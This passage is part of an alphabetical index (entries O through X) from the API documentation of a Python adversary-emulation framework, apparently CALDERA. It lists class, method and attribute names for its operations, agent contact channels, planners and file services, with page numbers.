opts (*app.api.v2.schemas.deploy_command_schemas.DeployCommandSchema attribute*), 151
opts (*app.api.v2.schemas.error_schemas.JsonHttpErrorSchema attribute*), 152
opts (*app.objects.c_ability.AbilitySchema attribute*), 176
opts (*app.objects.c_adversary.AdversarySchema attribute*), 177
opts (*app.objects.c_agent.AgentFieldsSchema attribute*), 178
opts (*app.objects.c_agent.AgentSchema attribute*), 179
opts (*app.objects.c_data_encoder.DataEncoderSchema attribute*), 179
opts (*app.objects.c_obfuscator.ObfuscatorSchema attribute*), 180
opts (*app.objects.c_objective.ObjectiveSchema attribute*), 180
opts (*app.objects.c_operation.OperationOutputRequestSchema attribute*), 183
opts (*app.objects.c_operation.OperationSchema attribute*), 183
opts (*app.objects.c_planner.PlannerSchema attribute*), 184
opts (*app.objects.c_plugin.PluginSchema attribute*), 184
opts (*app.objects.c_schedule.ScheduleSchema attribute*), 185
opts (*app.objects.c_source.AdjustmentSchema attribute*), 185
opts (*app.objects.c_source.SourceSchema attribute*), 186
opts (*app.objects.secondclass.c_executor.ExecutorSchema attribute*), 164
opts (*app.objects.secondclass.c_fact.FactSchema attribute*), 165
opts (*app.objects.secondclass.c_fact.FactUpdateRequestSchema attribute*), 166
opts (*app.objects.secondclass.c_goal.GoalSchema attribute*), 166
opts (*app.objects.secondclass.c_instruction.InstructionSchema attribute*), 167
opts (*app.objects.secondclass.c_link.LinkSchema attribute*), 168
opts (*app.objects.secondclass.c_parser.ParserSchema attribute*), 169
opts (*app.objects.secondclass.c_parserconfig.ParserConfigSchema attribute*), 170
opts (*app.objects.secondclass.c_relationship.RelationshipSchema attribute*), 171
opts (*app.objects.secondclass.c_relationship.RelationshipUpdateSchema attribute*), 172
opts (*app.objects.secondclass.c_requirement.RequirementSchema attribute*), 173
opts (*app.objects.secondclass.c_result.ResultSchema attribute*), 173
opts (*app.objects.secondclass.c_rule.RuleSchema attribute*), 174

opts (*app.objects.secondclass.c_variation.VariationSchema attribute*), 174
opts (*app.objects.secondclass.c_visibility.VisibilitySchema attribute*), 175
opts (*app.utility.base_world.AccessSchema attribute*), 209
opts (*app.utility.base_world.PrivilegesSchema attribute*), 210
ordered (*app.api.v2.schemas.caldera_info_schemas.CalderaInfoSchema.Meta attribute*), 149
ordered (*app.api.v2.schemas.error_schemas.JsonHttpErrorSchema.Meta attribute*), 152
OriginType (*class in app.objects.secondclass.c_fact*), 166
OUT_OF_TIME (*app.objects.c_operation.Operation.States attribute*), 181

P

parse() (*app.learning.p_ip.Parser method*), 163
parse() (*app.learning.p_path.Parser method*), 163
parse() (*app.objects.secondclass.c_link.Link method*), 168
parse_json_body() (*app.api.v2.handlers.base_api.BaseApi static method*), 141
parse_operator() (*app.objects.secondclass.c_goal.Goal static method*), 166
Parser (*class in app.learning.p_ip*), 163
Parser (*class in app.learning.p_path*), 163
Parser (*class in app.objects.secondclass.c_parser*), 169
ParserConfig (*class in app.objects.secondclass.c_parserconfig*), 169
ParserConfigSchema (*class in app.objects.secondclass.c_parserconfig*), 169
ParserConfigSchema.Meta (*class in app.objects.secondclass.c_parserconfig*), 170
ParserSchema (*class in app.objects.secondclass.c_parser*), 169
password() (*app.service.auth_svc.AuthService.User property*), 194
password_auth_supported() (*app.contacts.tunnels.tunnel_ssh.SSHServerTunnel method*), 156
PAUSED (*app.objects.c_operation.Operation.States attribute*), 181
PayloadDataDownload (*app.contacts.contact_dns.Handler.MessageType attribute*), 158
PayloadFilenameDownload (*app.contacts.contact_dns.Handler.MessageType attribute*), 159
PayloadRequest (*app.contacts.contact_dns.Handler.MessageType attribute*), 159
percentage() (*app.objects.c_objective.Objective property*), 180
permissions() (*app.service.auth_svc.AuthService.User property*), 194
permits() (*app.service.auth_svc.DictionaryAuthorizationPolicy method*), 196
persist_ability() (*app.service.interfaces.i_rest_svc.RestServiceInterface method*), 192
persist_ability() (*app.service.rest_svc.RestService method*), 205
persist_adversary() (*app.service.interfaces.i_rest_svc.RestServiceInterface method*), 192
persist_adversary() (*app.service.rest_svc.RestService method*), 205
persist_objective() (*app.service.rest_svc.RestService method*), 205
persist_source() (*app.service.interfaces.i_rest_svc.RestServiceInterface method*), 192
persist_source() (*app.service.rest_svc.RestService method*), 205
phase_to_atomic_ordering() (*app.objects.c_adversary.AdversarySchema method*), 177
pin() (*app.objects.secondclass.c_link.Link property*), 168
PlainTextEncoder (*class in app.data_encoders.plain_text*), 163
Planner (*class in app.objects.c_planner*), 183
PlannerApi (*class in app.api.v2.handlers.planner_api*), 144
PlannerSchema (*class in app.objects.c_planner*), 183
PlanningService (*class in app.service.planning_svc*), 201
PlanningServiceInterface (*class in app.service.interfaces.i_planning_svc*), 192
PLATFORM (*app.objects.c_operation.Operation.Reason attribute*), 181
Plugin (*class in app.objects.c_plugin*), 184
PluginApi (*class in app.api.v2.handlers.plugins_api*), 144
PluginSchema (*class in app.objects.c_plugin*), 184
prepare_dump() (*app.objects.secondclass.c_link.LinkSchema method*), 168
prepare_dump() (*app.objects.secondclass.c_result.ResultSchema method*), 173
prepare_parser() (*app.objects.secondclass.c_parser.ParserSchema*

method), 169
prepend_to_file() (*app.utility.base_world.BaseWorld static method*), 210
PRIVILEGE (*app.objects.c_operation.Operation.Reason attribute*), 181
privileged_to_run() (*app.objects.c_agent.Agent method*), 178
PrivilegesSchema (*class in app.utility.base_world*), 210

Q

query_response_flag (*app.contacts.contact_dns.DnsPacket attribute*), 157

R

ran_ability_id() (*app.objects.c_operation.Operation method*), 182
raw_command() (*app.objects.secondclass.c_link.Link property*), 168
raw_command() (*app.objects.secondclass.c_variation.Variation property*), 174
re_base64 (*app.utility.base_world.BaseWorld attribute*), 210
re_index (*app.utility.base_planning_svc.BasePlanningService attribute*), 208
re_limited (*app.utility.base_planning_svc.BasePlanningService attribute*), 208
re_trait (*app.utility.base_planning_svc.BasePlanningService attribute*), 208
re_variable (*app.utility.base_planning_svc.BasePlanningService attribute*), 208
read() (*in module app.utility.file_decryptor*), 210
read_data() (*app.contacts.contact_dns.Handler.StoredResponse method*), 159
read_file() (*app.service.file_svc.FileSvc method*), 199
read_file() (*app.service.interfaces.i_file_svc.FileServiceInterface method*), 189
read_result_file() (*app.service.file_svc.FileSvc method*), 199
read_result_file() (*app.service.interfaces.i_file_svc.FileServiceInterface method*), 189
recursion_available() (*app.contacts.contact_dns.DnsPacket method*), 157
recursion_available_flag (*app.contacts.contact_dns.DnsPacket attribute*), 157
recursion_desired() (*app.contacts.contact_dns.DnsPacket method*), 157
recursion_desired_flag (*app.contacts.contact_dns.DnsPacket attribute*), 157
RED (*app.utility.base_world.BaseWorld.Access attribute*), 209
refresh() (*app.contacts.contact_tcp.TcpSessionHandler method*), 161
register_contact() (*app.service.contact_svc.ContactService method*), 196
register_contact() (*app.service.interfaces.i_contact_svc.ContactServiceInterface method*), 187
register_contact_tunnels() (*app.service.app_svc.AppService method*), 194
register_contacts() (*app.service.app_svc.AppService method*), 194
register_contacts() (*app.service.interfaces.i_app_svc.AppServiceInterface method*), 186
register_global_event_listener() (*app.service.event_svc.EventService method*), 198
register_subapp() (*app.service.app_svc.AppService method*), 194
register_tunnel() (*app.service.contact_svc.ContactService method*), 196
register_tunnel() (*app.service.interfaces.i_contact_svc.ContactServiceInterface method*), 187
Relationship (*class in app.objects.secondclass.c_relationship*), 170
RelationshipSchema (*class in app.objects.secondclass.c_relationship*), 170
RelationshipUpdateSchema (*class in app.objects.secondclass.c_relationship*), 171
reload_data() (*app.service.data_svc.DataService method*), 197
reload_data() (*app.service.interfaces.i_data_svc.DataServiceInterface method*), 187
remove() (*app.service.data_svc.DataService method*), 197
remove() (*app.service.interfaces.i_data_svc.DataServiceInterface method*), 188
remove_all_executors() (*app.objects.c_ability.Ability method*), 176
remove_completed_links()

(*app.utility.base_planning_svc.BasePlanningService static method*), 208
remove_links_above_visibility() (*app.utility.base_planning_svc.BasePlanningService static method*), 208
remove_links_with_unset_variables() (*app.utility.base_planning_svc.BasePlanningService static method*), 208
remove_nones() (*app.objects.secondclass.c_parserconfig.ParserConfigSchema method*), 170
remove_nulls() (*app.objects.c_agent.AgentFieldsSchema method*), 178
remove_object_from_disk_by_id() (*app.api.v2.managers.base_api_manager.BaseApiManager method*), 146
remove_object_from_memory_by_id() (*app.api.v2.managers.base_api_manager.BaseApiManager method*), 146
remove_properties() (*app.objects.c_adversary.AdversarySchema method*), 177
remove_properties() (*app.objects.c_agent.AgentFieldsSchema method*), 179
remove_properties() (*app.objects.c_objective.ObjectiveSchema method*), 181
remove_properties() (*app.objects.c_operation.OperationSchema method*), 183
remove_properties() (*app.objects.secondclass.c_goal.GoalSchema method*), 166
remove_properties() (*app.objects.secondclass.c_link.LinkSchema method*), 168
remove_service() (*app.utility.base_service.BaseService class method*), 208
remove_unique() (*app.objects.secondclass.c_relationship.RelationshipSchema method*), 171
remove_xored_extension() (*app.service.file_svc.FileSvc static method*), 199
replace() (*app.objects.c_agent.Agent method*), 178
replace_app_props() (*app.utility.base_object.BaseObject method*), 206
replace_cleanup() (*app.objects.secondclass.c_executor.Executor method*), 164
replace_object() (*app.api.v2.managers.base_api_manager.BaseApiManager method*), 146
replace_on_disk_object() (*app.api.v2.managers.ability_api_manager.AbilityApiManager method*), 145
replace_on_disk_object() (*app.api.v2.managers.base_api_manager.BaseApiManager method*), 146
replace_origin_link_id() (*app.objects.secondclass.c_link.Link method*), 168
report() (*app.objects.c_operation.Operation method*), 182
report() (*in module app.service.contact_svc*), 196
request_has_valid_api_key() (*app.service.auth_svc.AuthService method*), 195
request_has_valid_user_session() (*app.service.auth_svc.AuthService method*), 195
RequestBodyParseError, 152
RequestUnparsableJsonError, 152
RequestValidationError, 152
Requirement (*class in app.objects.secondclass.c_requirement*), 172
RequirementSchema (*class in app.objects.secondclass.c_requirement*), 172
RESERVED (*app.objects.c_agent.Agent attribute*), 177
RESERVED (*app.objects.secondclass.c_executor.Executor attribute*), 164
RESERVED (*app.objects.secondclass.c_link.Link attribute*), 167
response_code_mask (*app.contacts.contact_dns.DnsPacket attribute*), 157
rest_core() (*app.api.rest_api.RestApi method*), 154
rest_core_info() (*app.api.rest_api.RestApi method*), 154
RestApi (*class in app.api.rest_api*), 154
restore_state() (*app.service.data_svc.DataService method*), 197
restore_state() (*app.service.interfaces.i_object_svc.ObjectServiceInterface method*), 191
restore_state() (*app.service.knowledge_svc.KnowledgeService method*), 201
RestService (*class in app.service.rest_svc*), 204
RestServiceInterface (*class in app.service.interfaces.i_rest_svc*), 192
Result (*class in app.objects.secondclass.c_result*), 173
ResultSchema (*class in app.objects.secondclass.c_result*), 173
resume_operations() (*app.service.app_svc.AppService method*), 194
resume_operations() (*app.service.interfaces.i_app_svc.AppServiceInterface*

method), 186
retrieve() (*app.utility.base_object.BaseObject static method*), 206
retrieve_compiled_file() (*app.service.app_svc.AppService method*), 194
retrieve_compiled_file() (*app.service.interfaces.i_app_svc.AppServiceInterface method*), 186
retrieve_config() (*app.contacts.contact_gist.Contact method*), 160
retrieve_config() (*app.contacts.contact_slack.Contact method*), 161
Rule (*class in app.objects.secondclass.c_rule*), 174
RuleAction (*class in app.utility.rule_set*), 211
RuleSchema (*class in app.objects.secondclass.c_rule*), 174
RuleSet (*class in app.utility.rule_set*), 211
run() (*app.contacts.handles.h_beacon.Handle static method*), 154
run() (*app.objects.c_operation.Operation method*), 182
run() (*app.utility.base_obfuscator.BaseObfuscator method*), 206
RUN_ONE_LINK (*app.objects.c_operation.Operation.States attribute*), 181
run_scheduler() (*app.service.app_svc.AppService method*), 194
run_scheduler() (*app.service.interfaces.i_app_svc.AppServiceInterface method*), 186
RUNNING (*app.objects.c_operation.Operation.States attribute*), 181

S

satisfied() (*app.objects.secondclass.c_goal.Goal method*), 166
save_fact() (*app.objects.secondclass.c_link.Link method*), 168
save_file() (*app.service.file_svc.FileSvc method*), 199
save_file() (*app.service.interfaces.i_file_svc.FileServiceInterface method*), 189
save_multipart_file_upload() (*app.service.file_svc.FileSvc method*), 199
save_multipart_file_upload() (*app.service.interfaces.i_file_svc.FileServiceInterface method*), 189
save_state() (*app.service.data_svc.DataService method*), 197
save_state() (*app.service.interfaces.i_object_svc.ObjectServiceInterface method*), 191
save_state() (*app.service.knowledge_svc.KnowledgeService method*), 201
Schedule (*class in app.objects.c_schedule*), 184
ScheduleApi (*class in app.api.v2.handlers.schedule_api*), 144
ScheduleApiManager (*class in app.api.v2.managers.schedule_api_manager*), 148
ScheduleSchema (*class in app.objects.c_schedule*), 184
schema (*app.objects.c_ability.Ability attribute*), 176
schema (*app.objects.c_adversary.Adversary attribute*), 177
schema (*app.objects.c_agent.Agent attribute*), 178
schema (*app.objects.c_data_encoder.DataEncoder attribute*), 179
schema (*app.objects.c_obfuscator.Obfuscator attribute*), 180
schema (*app.objects.c_objective.Objective attribute*), 180
schema (*app.objects.c_operation.Operation attribute*), 182
schema (*app.objects.c_planner.Planner attribute*), 183
schema (*app.objects.c_plugin.Plugin attribute*), 184
schema (*app.objects.c_schedule.Schedule attribute*), 184
schema (*app.objects.c_source.Source attribute*), 185
schema (*app.objects.secondclass.c_executor.Executor attribute*), 164
schema (*app.objects.secondclass.c_fact.Fact attribute*), 165
schema (*app.objects.secondclass.c_goal.Goal attribute*), 166
schema (*app.objects.secondclass.c_instruction.Instruction attribute*), 167
schema (*app.objects.secondclass.c_link.Link attribute*), 168
schema (*app.objects.secondclass.c_parser.Parser attribute*), 169
schema (*app.objects.secondclass.c_parserconfig.ParserConfig attribute*), 169
schema (*app.objects.secondclass.c_relationship.Relationship attribute*), 170
schema (*app.objects.secondclass.c_requirement.Requirement attribute*), 172
schema (*app.objects.secondclass.c_result.Result attribute*), 173
schema (*app.objects.secondclass.c_rule.Rule attribute*), 174
schema (*app.objects.secondclass.c_variation.Variation attribute*), 174
schema (*app.objects.secondclass.c_visibility.Visibility attribute*), 175
schema (*app.utility.base_object.BaseObject attribute*), 206
score() (*app.objects.secondclass.c_visibility.Visibility*

property), 175
search() (*app.service.data_svc.DataService method*), 197
search_operation_for_link() (*app.api.v2.managers.operation_api_manager.OperationApiManager method*), 147
search_tags() (*app.utility.base_object.BaseObject method*), 206
SEEDED (*app.objects.secondclass.c_fact.OriginType attribute*), 166
send() (*app.contacts.contact_tcp.TcpSessionHandler method*), 161
serialize() (*app.api.v2.schemas.error_schemas.JsonHttpErrorSchema class method*), 152
server_factory() (*app.contacts.tunnels.tunnel_ssh.Tunnel method*), 157
set_config() (*app.utility.base_world.BaseWorld static method*), 210
set_login_handlers() (*app.service.auth_svc.AuthService method*), 195
set_pending_executor_path_update() (*app.objects.c_agent.Agent method*), 178
set_pending_executor_removal() (*app.objects.c_agent.Agent method*), 178
set_start_details() (*app.objects.c_operation.Operation method*), 182
set_up_server() (*app.contacts.contact_ftp.Contact method*), 159
set_value() (*app.utility.base_parser.BaseParser static method*), 207
setup_ftp_users() (*app.contacts.contact_ftp.Contact method*), 159
setup_operation() (*app.api.v2.managers.operation_api_manager.OperationApiManager method*), 147
shorthand() (*app.objects.secondclass.c_relationship.Relationship property*), 170
slack_operation_loop() (*app.contacts.contact_slack.Contact method*), 161
sort_links() (*app.service.interfaces.i_planning_svc.PlanningServiceInterface static method*), 192
sort_links() (*app.service.planning_svc.PlanningService static method*), 204
Source (*class in app.objects.c_source*), 185
SourceSchema (*class in app.objects.c_source*), 185
SSHServerTunnel (*class in app.contacts.tunnels.tunnel_ssh*), 155
standard_pointer (*app.contacts.contact_dns.DnsResponse attribute*), 158
start() (*app.contacts.contact_dns.Contact method*), 157
start() (*app.contacts.contact_ftp.Contact method*), 159
start() (*app.contacts.contact_gist.Contact method*), 160
start() (*app.contacts.contact_html.Contact method*), 160
start() (*app.contacts.contact_http.Contact method*), 161
start() (*app.contacts.contact_slack.Contact method*), 161
start() (*app.contacts.contact_tcp.Contact method*), 161
start() (*app.contacts.contact_udp.Contact method*), 162
start() (*app.contacts.contact_websocket.Contact method*), 162
start() (*app.contacts.tunnels.tunnel_ssh.Tunnel method*), 157
start_sniffer_untrusted_agents() (*app.service.app_svc.AppService method*), 194
start_sniffer_untrusted_agents() (*app.service.interfaces.i_app_svc.AppServiceInterface method*), 186
state() (*app.objects.c_operation.Operation property*), 182
states() (*app.objects.c_operation.Operation property*), 182
states() (*app.objects.secondclass.c_link.Link property*), 168
status() (*app.objects.secondclass.c_link.Link property*), 168
stop() (*app.contacts.contact_ftp.Contact method*), 159
stop() (*app.contacts.contact_websocket.Contact method*), 162
stop() (*app.contacts.contact_ftp.FtpHandler method*), 159
store() (*app.objects.c_ability.Ability method*), 176
store() (*app.objects.c_adversary.Adversary method*), 177
store() (*app.objects.c_agent.Agent method*), 178
store() (*app.objects.c_data_encoder.DataEncoder method*), 179
store() (*app.objects.c_obfuscator.Obfuscator method*), 180
store() (*app.objects.c_objective.Objective method*), 180
store() (*app.objects.c_operation.Operation method*), 182
store() (*app.objects.c_planner.Planner method*), 183
store() (*app.objects.c_plugin.Plugin method*), 184
store() (*app.objects.c_schedule.Schedule method*), 184

store() (*app.objects.c_source.Source method*), 185
store() (*app.objects.interfaces.i_object.FirstClassObjectInterface method*), 163
store() (*app.service.data_svc.DataService method*), 197
store() (*app.service.interfaces.i_data_svc.DataServiceInterface method*), 188
strip_yml() (*app.utility.base_world.BaseWorld static method*), 210
submit_uploaded_file() (*app.contacts.contact_ftp.FtpHandler method*), 159
SUCCESS (*app.contacts.contact_dns.DnsResponseCodes attribute*), 158

T

task() (*app.objects.c_agent.Agent method*), 178
task_agent_with_ability() (*app.service.interfaces.i_rest_svc.RestServiceInterface method*), 192
task_agent_with_ability() (*app.service.rest_svc.RestService method*), 205
TcpSessionHandler (*class in app.contacts.contact_tcp*), 161
teardown() (*app.service.app_svc.AppService method*), 194
teardown() (*app.service.interfaces.i_app_svc.AppServiceInterface method*), 186
test() (*app.objects.secondclass.c_executor.Executor property*), 164
TIME_FORMAT (*app.utility.base_world.BaseWorld attribute*), 209
trait() (*app.objects.c_source.Adjustment property*), 185
trait() (*app.objects.secondclass.c_fact.Fact property*), 165
trim_links() (*app.utility.base_planning_svc.BasePlanningService method*), 208
truncated() (*app.contacts.contact_dns.DnsPacket method*), 157
truncated_flag (*app.contacts.contact_dns.DnsPacket attribute*), 157
Tunnel (*class in app.contacts.tunnels.tunnel_ssh*), 157
TXT (*app.contacts.contact_dns.DnsRecordType attribute*), 158

U

unique() (*app.objects.c_ability.Ability property*), 176
unique() (*app.objects.c_adversary.Adversary property*), 177
unique() (*app.objects.c_agent.Agent property*), 178
unique() (*app.objects.c_data_encoder.DataEncoder property*), 179
unique() (*app.objects.c_obfuscator.Obfuscator property*), 180
unique() (*app.objects.c_objective.Objective property*), 180
unique() (*app.objects.c_operation.Operation property*), 182
unique() (*app.objects.c_planner.Planner property*), 183
unique() (*app.objects.c_plugin.Plugin property*), 184
unique() (*app.objects.c_schedule.Schedule property*), 184
unique() (*app.objects.c_source.Source property*), 185
unique() (*app.objects.interfaces.i_object.FirstClassObjectInterface property*), 163
unique() (*app.objects.secondclass.c_fact.Fact property*), 165
unique() (*app.objects.secondclass.c_link.Link property*), 168
unique() (*app.objects.secondclass.c_parser.Parser property*), 169
unique() (*app.objects.secondclass.c_relationship.Relationship property*), 170
unique() (*app.objects.secondclass.c_requirement.Requirement property*), 172
unknown (*app.objects.secondclass.c_fact.FactSchema.Meta attribute*), 165
unknown (*app.objects.secondclass.c_link.LinkSchema.Meta attribute*), 168
unknown (*app.objects.secondclass.c_parserconfig.ParserConfigSchema.Meta attribute*), 170
UNTRUSTED (*app.objects.c_operation.Operation.Reason attribute*), 181
update() (*app.utility.base_object.BaseObject method*), 206
update_ability() (*app.api.v2.handlers.ability_api.AbilityApi method*), 140
update_adversary() (*app.api.v2.handlers.adversary_api.AdversaryApi method*), 140
update_agent() (*app.api.v2.handlers.agent_api.AgentApi method*), 140
update_agent_data() (*app.service.interfaces.i_rest_svc.RestServiceInterface method*), 193
update_agent_data() (*app.service.rest_svc.RestService method*), 205
update_agents_config() (*app.api.v2.handlers.config_api.ConfigApi method*), 141
update_chain_data() (*app.service.interfaces.i_rest_svc.RestServiceInterface method*), 193
update_chain_data()

(*app.service.rest_svc.RestService method*), 205
update_config() (*app.service.interfaces.i_rest_svc.RestServiceInterface method*), 193
update_config() (*app.service.rest_svc.RestService method*), 205
update_fact() (*app.service.interfaces.i_knowledge_svc.KnowledgeServiceInterface method*), 190
update_fact() (*app.service.knowledge_svc.KnowledgeService method*), 201
update_fact_source() (*app.api.v2.handlers.fact_source_api.FactSourceApi method*), 142
update_facts() (*app.api.v2.handlers.fact_api.FactApi method*), 142
update_global_agent_config() (*app.api.v2.managers.config_api_manager.ConfigApiManager method*), 146
update_main_config() (*app.api.v2.handlers.config_api.ConfigApi method*), 141
update_main_config() (*app.api.v2.managers.config_api_manager.ConfigApiManager method*), 146
update_object() (*app.api.v2.handlers.base_object_api.BaseObjectApi method*), 141
update_object() (*app.api.v2.handlers.operation_api.OperationApi method*), 144
update_object() (*app.api.v2.managers.base_api_manager.BaseApiManager method*), 146
update_object() (*app.api.v2.managers.operation_api_manager.OperationApiManager method*), 148
update_object() (*app.api.v2.managers.schedule_api_manager.ScheduleApiManager method*), 148
update_objective() (*app.api.v2.handlers.objective_api.ObjectiveApi method*), 143
update_on_disk_object() (*app.api.v2.handlers.base_object_api.BaseObjectApi method*), 141
update_on_disk_object() (*app.api.v2.managers.ability_api_manager.AbilityApiManager method*), 145
update_on_disk_object() (*app.api.v2.managers.base_api_manager.BaseApiManager method*), 146
update_operation() (*app.api.v2.handlers.operation_api.OperationApi method*), 144
update_operation() (*app.service.interfaces.i_rest_svc.RestServiceInterface method*), 193
update_operation() (*app.service.rest_svc.RestService method*), 205
update_operation_agents() (*app.objects.c_operation.Operation method*), 182
update_operation_link() (*app.api.v2.handlers.operation_api.OperationApi method*), 144
update_operation_link() (*app.api.v2.managers.operation_api_manager.OperationApiManager method*), 148
update_planner() (*app.service.interfaces.i_rest_svc.RestServiceInterface method*), 193
update_planner() (*app.service.rest_svc.RestService method*), 205
update_relationship() (*app.service.interfaces.i_knowledge_svc.KnowledgeServiceInterface method*), 190
update_relationship() (*app.service.knowledge_svc.KnowledgeService method*), 201
update_relationships() (*app.api.v2.handlers.fact_api.FactApi method*), 142
update_schedule() (*app.api.v2.handlers.schedule_api.ScheduleApi method*), 144
update_scores() (*in module app.objects.secondclass.c_link*), 168
update_stop_condition_met() (*app.service.planning_svc.PlanningService method*), 204
upload_file() (*app.api.rest_api.RestApi method*), 154
USER (*app.objects.secondclass.c_fact.OriginType attribute*), 166
User (*app.utility.base_world.BaseWorld.Privileges attribute*), 209
username() (*app.service.auth_svc.AuthService.User property*), 194

V

valid_config() (*app.contacts.contact_gist.Contact method*), 160
valid_config() (*app.contacts.contact_slack.Contact method*), 161
VALID_TOKEN_FORMATS (*app.contacts.contact_gist.Contact attribute*), 160
validate_and_setup_task() (*app.api.v2.managers.schedule_api_manager.ScheduleApiManager method*), 148
validate_link_data() (*app.api.v2.managers.operation_api_manager.OperationApiManager method*), 148

validate_login() (app.api.rest_api.RestApi method), 154
validate_operation_state() (app.api.v2.managers.operation_api_manager.OperationApiManager method), 148
validate_password() (app.contacts.tunnels.tunnel_ssh.SSHServerTunnel method), 156
validate_requirement() (app.service.app_svc.AppService method), 194
validate_requirements() (app.service.app_svc.AppService method), 194
value() (app.objects.c_source.Adjustment property), 185
Variation (class in app.objects.secondclass.c_variation), 174
VariationSchema (class in app.objects.secondclass.c_variation), 174
verify() (app.objects.c_adversary.Adversary method), 177
verify_adversary() (app.api.v2.managers.adversary_api_manager.AdversaryApiManager method), 145
verify_fact_integrity() (app.api.v2.managers.fact_api_manager.FactApiManager method), 147
verify_operation_state() (app.api.v2.managers.fact_api_manager.FactApiManager method), 147
verify_relationship_integrity() (app.api.v2.managers.fact_api_manager.FactApiManager method), 147
Visibility (class in app.objects.secondclass.c_visibility), 175
VisibilitySchema (class in app.objects.secondclass.c_visibility), 175

W

wait_for_completion() (app.objects.c_operation.Operation method), 182
wait_for_links_and_monitor() (app.service.planning_svc.PlanningService method), 204
wait_for_links_completion() (app.objects.c_operation.Operation method), 182
walk_file_path() (app.service.file_svc.FileSvc static method), 199
watch_ability_files() (app.service.app_svc.AppService method), 194
which_plugin() (app.objects.c_ability.Ability method), 176
which_plugin() (app.objects.c_adversary.Adversary method), 177
which_plugin() (app.objects.c_planner.Planner method), 183
write_event_logs_to_disk() (app.objects.c_operation.Operation method), 182
write_file() (app.contacts.contact_ftp.FtpHandler method), 160
write_result_file() (app.service.file_svc.FileSvc method), 199
write_result_file() (app.service.interfaces.i_file_svc.FileServiceInterface method), 189

X

xor_bytes() (in module app.utility.payload_encoder), 210
xor_file() (in module app.utility.payload_encoder), 211